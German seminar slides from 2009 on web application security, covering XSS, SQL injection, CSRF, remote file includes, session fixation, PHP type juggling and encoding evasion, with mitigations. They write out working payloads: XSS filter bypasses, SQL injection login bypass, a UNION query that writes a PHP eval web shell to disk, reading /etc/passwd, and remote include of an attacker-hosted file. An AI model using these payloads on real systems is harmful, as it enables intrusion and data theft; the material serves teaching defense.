(Un)Sicherheit in Webapplikationen

Henning

KunterBuntes Seminar

13. Mai 2009

Inhalt

XSS-Grundlagen

- Einfügen von (X)HTML/Javascript in die aktuelle Seite
- Javascript wird im Kontext der entsprechenden Seite ausgeführt
- Ursachen: Nicht- oder falsch maskiertes XHTML bei Benutzereingaben
- Benutzerdaten auslesen, Requests als Benutzer abschicken
- Persistentes und nicht-persistentes XSS
- Grundlage für weitere Angriffe

Beispiele für XSS

Listing 1: Keine Maskierung über GET

```
1 <?php echo $_GET['foobar']; ?>
```

Listing 2: Keine Maskierung über POST

```
1 <?php echo $_POST['foobar']; ?>
```

- `foobar=<script>alert('XSS');</script>`

Beispiele für XSS

Listing 3: Falsche Maskierung

```
1 <?php
2 echo '<a href="' .
3   htmlspecialchars($_GET['url'] .
4   '">Klick mich!</a>';
5 ?>
```

Man kommt doch nicht aus dem Attribut raus, htmlspecialchars maskiert doch double quotes?

Beispiele für XSS

Listing 4: Falsche Maskierung

```
1 <?php
2 echo '<a␣href="' .
3   htmlspecialchars($_GET['url'] .
4   '">Klick␣mich!</a>';
5 ?>
```

Man kommt doch nicht aus dem Attribut raus, htmlspecialchars maskiert doch double quotes? Ja, aber:

- url=javascript:alert('XSS');

Beispiele für XSS

Listing 5: Falsche Maskierung

```
1  <?php
2  function escape_color($color) {
3    // Alles nach dem Semikolon
4    // abschneiden, um keine weiteren
5    // CSS-Angaben zuzulassen.
6    $color = explode(';', $color);
7    return htmlspecialchars($color[0]);
8  }
9  $c = escape_color($_GET['color']);
10 echo '<div␣style="color:' . $c . '">.</div>';
11 ?>
```

Falsche Farbangaben stellt der Browser doch eh nicht dar!

Beispiele für XSS

Listing 6: Falsche Maskierung

```
1  <?php
2  function escape_color($color) {
3    // Alles nach dem Semikolon
4    // abschneiden, um keine weiteren
5    // CSS-Angaben zuzulassen.
6    $color = explode(';', $color);
7    return htmlspecialchars($color[0]);
8  }
9  $c = escape_color($_GET['color']);
10 echo '<div␣style="color:' . $c . '">.</div>';
11 ?>
```

Falsche Farbangaben stellt der Browser doch eh nicht dar! Ja, aber:

- color=expression(alert('XSS')) (nur IE und Opera)

Beispiele XSS: XHTML einschränken

Ich will aber XHTML ohne böses Javascript! Ich filter einfach <script> und Attribute wie z. B. onclick, onmouseover, style!

Beispiele XSS: XHTML einschränken

Quelle: `http://ha.ckers.org/xss.html` (mit vielen weiteren Beispielen)

Listing 7: Auch das?

```
1 <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;
2 &#114;&#105;&#112;&#116;&#58;&#97;&#108;
3 &#101;&#114;&#116;&#40;&#39;&#88;&#83;
4 &#83;&#39;&#41;>
```

Beispiele XSS: XHTML einschränken

Quelle: `http://ha.ckers.org/xss.html` (mit vielen weiteren Beispielen)

Listing 8: und das?

```
1 <IMG SRC="jav&#x09;ascript:alert('XSS');">
```

Beispiele XSS: XHTML einschränken

Quelle: `http://ha.ckers.org/xss.html` (mit vielen weiteren Beispielen)

Listing 9: oder das?

```
1 <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js">
2 </SCRIPT>
```

Beispiele XSS: XHTML einschränken

Quelle: `http://ha.ckers.org/xss.html` (mit vielen weiteren Beispielen)

Listing 10: das hier?

```
1 <XSS STYLE="behavior: url(xss.htc);">
```

Beispiele XSS: XHTML einschränken

Quelle: `http://ha.ckers.org/xss.html` (mit vielen weiteren Beispielen)

Listing 11: und das?

```
1 <META HTTP-EQUIV="Set-Cookie"
2  Content="USERID=&lt;SCRIPT&gt;
3 alert('XSS')&lt;/SCRIPT&gt;">
```

Biduploads und XSS?

```php
<?php
if(!isset($_FILES['foo'])) {
  die('Keine Datei hochgeladen!');
}

$s = getimagesize($_FILES['foo']['tmp_name']);
if(isset($s[2]) && $s[2] == IMAGETYPE_GIF) {
  $uploaded = move_uploaded_file(
   $_FILES['foo']['tmp_name'],
   '/var/www/images/foobar.gif'
  );
  if($uploaded) {
   echo 'Upload erfolgreich!';
  }
}
?>
```

Bilder und der IE ... ein XSS-Märchen

- Bei direkter Anzeige im Internet Explorer: Ungültiges Bild und XHTML in den ersten 256 Bytes ⇒ Kein Bildrendering, sondern XHTML-Rendering
- Nur bestimmte Tags, reicht um XHTML-Rendering zu triggern
- Ganze Datei wird als XHTML gerendert, nicht nur ersten 256 Bytes
- Valider GIF-Header reicht, um die vorige `getimagesize`-Prüfung zu umgehen :)
- PoC nur bei GIF hinbekommen. Jemand bei anderen Dateitypen was hinbekommen?
- Lösungen: Bild neuschreiben (sicherste Variante), HTTP-Header `Content-Disposition: attachment` um Direktanzeige zu unterbinden.
- Besser nicht: Selbst nach XHTML suchen und filtern. Alles gefiltert? Bild nicht kaputt gemacht? Bild überhaupt valide?

Einbinden von Flash

- Flash kann den DOM-Baum modifizieren ...
- Flash kann Cookies setzen ...
- Flash kann eigene Requests abschicken ...
- Benutzer nie eigenes Flash einbinden lassen!
- Umgang mit "'vertrauenswürdigen"' Quellen? (Youtube, Slideshare, ...)

Adobe Reader Universal XSS

- JavaScript ausführen: `foo.pdf#FDF=javascript:alert('XSS');`
- Request auslösen: `foo.pdf#FDF=http://example.com/`
- Gefixt in 7.0.9, aber: Wieviele alte Versionen noch verbreitet?
- Angriffe clientseitig, nicht erkennbar vom Server
- Lösungen: PDFs auf eigener Domain hosten oder mit HTTP-Header `Content-Disposition: attachment` Download erzwingen

Zusammenfassung XSS

- XHTML in Benutzereingaben filtern/maskieren!
- Richtige Maskierungs- oder Filterfunktion verwenden! htmlspecialchars nicht immer die beste Wahl!
- Vorsicht bei Bildern! Am besten neu schreiben oder zumindest `Content-Disposition: attachment`
- Kein Flash vom Benutzer einbinden! Flash kann zuviel ;)
- PDFs auf separater Domain hosten oder `Content-Disposition: attachment`

SQL Injection

- Einfügen eigener SQL-Snippsel um die bestehende Query zu verändern oder zweites Query abzusenden
- Auslesen von Daten, die man nicht auslesen können sollte. Evt. sogar modifizieren.
- Ursache: Mangelnde Maskierung von Benutzereingaben beim einbinden in SQL

SQL Injection ausnutzen - Beispiele

```
1 <?php
2 // [...]
3 $password = md5($_GET['password']);
4 $r = mysql_query("SELECT␣userid
5 ␣␣FROM␣user
6 ␣␣WHERE␣name␣=␣'" . $_GET['name'] . "'␣AND
7 ␣␣password␣=␣'" . $password . "'");
8 if(mysql_num_rows($r)) { // Login erfolgreich
9 // [...]
```

SQL Injection ausnutzen - Beispiele

```php
<?php
// [...]
$password = md5($_GET['password']);
$r = mysql_query("SELECT␣userid
␣␣FROM␣user
␣␣WHERE␣name␣=␣'" . $_GET['name'] . "'␣AND
␣␣password␣=␣'" . $password . "'");
if(mysql_num_rows($r)) { // Login erfolgreich
// [...]
```

- SELECT userid FROM user WHERE name = '$name' AND password = '$password';
- $\Rightarrow$ $name = admin' #
- SELECT userid FROM user WHERE name = 'admin' #' AND password = '$password';

SQL Injection ausnutzen - Beispiele (OR 1=1)

```php
<?php
// [...]
$password = md5($_GET['password']);
$r = mysql_query("SELECT␣userid
␣␣FROM␣user
␣␣WHERE␣name␣=␣'" . $_GET['name'] . "'␣AND
␣␣password␣=␣'" . $password . "'");
if(mysql_num_rows($r)) { // Login erfolgreich
// [...]
```

- SELECT userid FROM user WHERE name = '$name' AND password = '$password';
- $\Rightarrow$ $name = ' OR 1=1 #
- SELECT userid FROM user WHERE name = '' OR 1=1 #' AND password = '$password';

SQL Injection ausnutzen

- UNION-SELECTs um andere Daten auszuwählen
- Kommentare in SQL `--`, in MySQL noch: `#` und `/* ... */`
- Für blinde Angriffe: BENCHMARK(100000, SHA1('..')) (MySQL), pg_sleep(10) (PostgreSQL)
- IF(bedingung, ifblock, elseblock) (MySQL)
- Mit Semikolon mehrere Queries. Nicht mit PHP bei MySQL ...
- Strings ohne Quotes in MySQL: SELECT 0x457578; Erzeugen mit: SELECT CONCAT('0x',HEX('foobar'))
- Anzahl Spalten: ORDER 1, ORDER 2, ORDER n bis Fehler. n-1 ist die Anzahl selektierter Spalten
- SELECT 'foobar' INTO OUTFILE 'file.txt'; (MySQL, benötigt FILE-Rechte, kein Überschreiben)
- SELECT load_file('/etc/passwd'); (MySQL, benötigt FILE-Rechte)

SQL Injection ausnutzen - Beispiele

```
1  <?php
2  $r = mysql_query("SELECT␣userid,␣email
3  ␣␣FROM␣user
4  ␣␣WHERE␣username␣=␣'" . $_POST['name'] . "'");
5  if(mysql_num_rows($r)) {
6    $row = mysql_fetch_array($r);
7    $link = gen_passwd_link($row['userid']);
8    mail($row['email'], 'Neues␣PW', $link,
9      'From:␣john@example.com');
10 }
11 ?>
```

SQL Injection ausnutzen - Beispiele

```
1  <?php
2  $r = mysql_query("SELECT␣userid,␣email
3  ␣␣FROM␣user
4  ␣␣WHERE␣username␣=␣'" . $_POST['name'] . "'");
5  if(mysql_num_rows($r)) {
6    $row = mysql_fetch_array($r);
7    $link = gen_passwd_link($row['userid']);
8    mail($row['email'], 'Neues␣PW', $link,
9      'From:␣john@example.com');
10 }
11 ?>
```

- name = ' AND 1=0 UNION ALL SELECT 1, 'attacker@example.com' #
- SELECT userid, email FROM user WHERE username = '' AND 0=1 UNION SELECT 1, 'attacker@example.com' #'

PHP-Shell mit SQL Injection

```
1 <?php
2 $r = mysql_query("SELECT␣userid,␣email
3 ␣␣FROM␣user
4 ␣␣WHERE␣username␣=␣'" . $_POST['name'] . "'");
5 // [...]
```

- name = ' AND 1=0 UNION ALL SELECT null, '<?php eval($_POST[\'code\']); ?>' INTO OUTFILE '/var/www/cache/foo.php' #
- SELECT userid, email FROM user WHERE username='' AND 1=0 UNION SELECT null, '<?php eval($_POST[\'code\']); ?>' INTO OUTFILE '/var/www/cache/foo.php' #'

PHP-Shell mit SQL Injection

- Möglicherweise schreibbare Verzeichnisse im DocumentRoot
  - templates_compiled
  - templates_c
  - templates
  - temporary
  - images
  - cache
  - temp
  - files
- DocumentRoot herausfinden: `SELECT load_file('apache2.conf')`
- Verzeichnislayouts für Apache: `http://wiki.apache.org/httpd/DistrosDefaultLayout`

Quelle für Verzeichnisse: `http://www.greensql.net/publications/backdoor-webserver-using-mysql-sql-injection`

Filterung von SQL-Befehlen umgehen


```php
<?php
function safe_query($query) {
  if(stristr($query, "union") !== false) {
    die('hacking attempt');
  }
  return mysql_query($query);
}
?>
```

Inline-Comments sind cool! `UN/**/ION SELECT ...`

Vermeidung von SQL-Injections

- Datenbankabstraktion nutzen, die automatisch SQL maskiert
- Sämtliche Eingaben maskieren mit mysql_real_escape_string() oder pgsql_real_escape_string()
- SQL-Benutzer nur die Rechte geben, die er wirklich benötigt
- Fehlerbehandlung: E-Mail oder Meldung an Nagios bei fehlgeschlagender Query?

SQL Injection: Exploits of a mom



Quelle: `http://xkcd.com/327/`

CSRF (Cross Site Request Forgery)

- Auslösen von Requests mit Seiteneffekten
- Benutzer benötigt in der Regel gültige Session per Cookie
- GET-Request sollten (laut W3C) keine Seiteneffekte haben. Hält sich nicht jeder dran
- `<img src="http://de2.die-staemme.de/game.php?mode=ally&action=close_ally" />` ;-)
- POST-Requests helfen nicht!

```
1 <form method="POST"
2  action="http://example.com/foo?delete">
3 <input type="text" name="id" value="23" />
4 </form>
5 <script>document.forms[0].submit();</script>
```

Verhinderung von CSRF

- Geheime Token an die URL/an die POST-Daten hängen
- Immer neuer Token ist sicherer, jedoch kein Tabbed Browsing mehr, evt. Probleme mit AJAX
- Seiteneffekte bei GET-Request sollten generell vermieden werden
- XSS verhindern! Per Javascript kann man prima Token klauen und Request abschicken ;-)

Remote Code Includes

- Nicht ausreichend validierte include/require-Anweisungen
- Einbindung von eigenen Code möglich, auch bei allow_url_fopen Off, jedoch nicht bei allow_url_include Off (seit PHP 5.2.0)

```
1 <?php include($_GET['page']); ?>
```

- `index.php?page=news.php` Nö, `index.php?page=http://example.com/evil.txt`

Remote Code Includes

```
1 <?php include($_GET['page'] . '.php'); ?>
```

- Die Strings bei include sind nicht binary safe. String mit Nullbyte beenden :)
- `index.php?page=news` Nö, `index.php?page=http://example.com/evil.txt%00`
- allow_url_fopen Off? Kein Problem! `index.php?page=data://text/plain;base64,PHPCodeBase64` oder `index.php?page=php://input` und PHP-Code im POST unterbringen :)

Remote Code Includes

```
1 <?php include('pages/' . $_GET['page'] . '.php'); ?>
```

Bei falschen Rechten auf den Logdateien auch kein Problem:

```
1 GET /doesntexist HTTP/1.1
2 Host: example.com
3 User-Agent: <?php eval($_POST['code']);
4
5 und danach:
6 POST /index.php?page=../../var/log/apache2/error_log
7   HTTP/1.1
8 Host: example.com
```

- Alternativ auch Referer-Header spoofen mit PHP-Code
- Oder E-Mail an www-data@example.com versuchen und `/var/mail/www-data` einbinden :P

Session Fixation

- Opfer kriegt über einen Link oder per Cookie (XSS!) eine vom Angreifer erzeugte Session
- Der Angreifer kann die Sachen in der Session des Opfers mitlesen
- Session-Erstellung vor dem Login $\Rightarrow$ Angreifer kann als eingeloggter Benutzer agieren
- Wichtig: Sessions bei wichtigen Sachen neu generieren, mindestens beim Login
- Schauen, ob man die Session wirklich vor dem Login braucht
- Möglicherweise problematisch: Session an IP binden (Proxies, . . .)

Typfehler

```php
<?php
$c = @unserialize($_COOKIE['autologin']);
$user = isset($c['user']) ? $c['user'] : '';
$pw = isset($c['pw']) ? $c['pw'] : '';

$db_pw = getPasswordMd5ByUser($user);
if($pw == $db_pw) { // Login erfolgreich
```

Typfehler

```php
<?php
$c = @unserialize($_COOKIE['autologin']);
$user = isset($c['user']) ? $c['user'] : '';
$pw = isset($c['pw']) ? $c['pw'] : '';

$db_pw = getPasswordMd5ByUser($user);
if($pw == $db_pw) { // Login erfolgreich
```

- Vergleich zwischen String und Integer in PHP: String wird immer zum Integer gecastet
- Cast: Soviele Ziffern, wie vorne am String sind zum Integer. Keine Ziffer zu beginn: 0
- SHA-1/MD5 zum Integer: Hohe Wahrscheinlichkeit 0 oder eine kleine Zahl (< 1000) zu erwischen
- 1000 Zahlen geht zur Not noch per Brute-Force - auch über HTTP :-)

Fehler in regulären Ausdrücken

Listing 12: Falsch?

```
1 if(preg_match('/(.+)\.(png|gif|jpg)/', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Fehler in regulären Ausdrücken

Listing 15: Falsch?

```
1 if(preg_match('/(.+)\.(png|gif|jpg)/', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Listing 16: Richtig?

```
1 if(preg_match('/^(.+)\.(png|gif|jpg)$/', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Fehler in regulären Ausdrücken

Listing 18: Falsch?

```
1 if(preg_match('/(.+)\.(png|gif|jpg)/', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Listing 19: Richtig?

```
1 if(preg_match('/^(.+)\.(png|gif|jpg)$/', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Listing 20: Richtig!

```
1 if(preg_match('/^(.+)\.(png|gif|jpg)$/D', $file)) {
2 // Korrekter Dateiname beim Dateiupload
3 // Datei ins Webroot verschieben
```

Fehler in regulären Ausdrücken

- Ohne den Modifier D ist mit `^RegExp$` immer noch als letztes Zeichen 0x0a (newline) erlaubt!
- Nie Benutzereingaben in den RegExp ohne sie vorher preg_quote() maskiert zu haben. NIE den zweiten Parameter für Delimiter vergessen!
- Es gibt da den schönen e-Modifier, dann führt er den zweiten Parameter von preg_replace als PHP-Code aus!
- Wie im phpBB 2.0.9 und wegen des grandiosen Fixes dort auch 2.0.10 (search.php - Suchworthervorhebung)

Encoding Filter Evasion

```
1 <?php
2 echo htmlspecialchars($_POST['foo']);
3 ?>
```

Verwundbar? (Anmerkung: Kein Encoding im HTTP-Response-Header angegeben)

Encoding Filter Evasion

```php
<?php
echo htmlspecialchars($_POST['foo']);
?>
```

Verwundbar? (Anmerkung: Kein Encoding im HTTP-Response-Header angegeben) Aber ja! Zumindest im Internet Explorer (Encoding Guessing - IE rät, dass es UTF-7 ist und stellt es entsprechend dar):

<script>alert('XSS');</script> in UTF-8/ASCII/ISO-8859-1

```
3c 73 63 72 69 70 74 3e 61 6c 65 72 74 28 27 58 <script>alert('X
53 53 27 29 3b 3c 2f 73 63 72 69 70 74 3e 0a ..  SS');</script>.|
```

<script>alert('XSS');</script> in UTF-7

```
2b 41 44 77 2d 73 63 72 69 70 74 2b 41 44 34 2d +ADw-script+AD4-
61 6c 65 72 74 28 27 58 53 53 27 29 2b 41 44 73 alert('XSS')+ADs
41 50 41 2d 2f 73 63 72 69 70 74 2b 41 44 34 2d APA-/script+AD4-
```

Encoding Filter Evasion XSS

- Kein Encoding angegeben im HTTP-Header ⇒ Internet Explorer rät, welches es sein könnte
- htmlspecialchars() maskiert standardgemäß ISO-8859-1, jedoch optionaler dritter Parameter gibt Encoding an

Listing 21: Korrekter Umgang mit Encoding

```
1 <?php
2 header('Content-Type: text/html; charset=utf-8');
3 echo htmlspecialchars($_POST['foo'],
4   ENT_QUOTE, 'utf-8');
5 ?>
```

display_errors

URLs

- http://ha.ckers.org/xss.html
- http://ha.ckers.org/charsets.html
- http://wiki.apache.org/httpd/DistrosDefaultLayout
- http://www.greensql.net/publications/backdoor-webserver-using-mysql-sql-injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string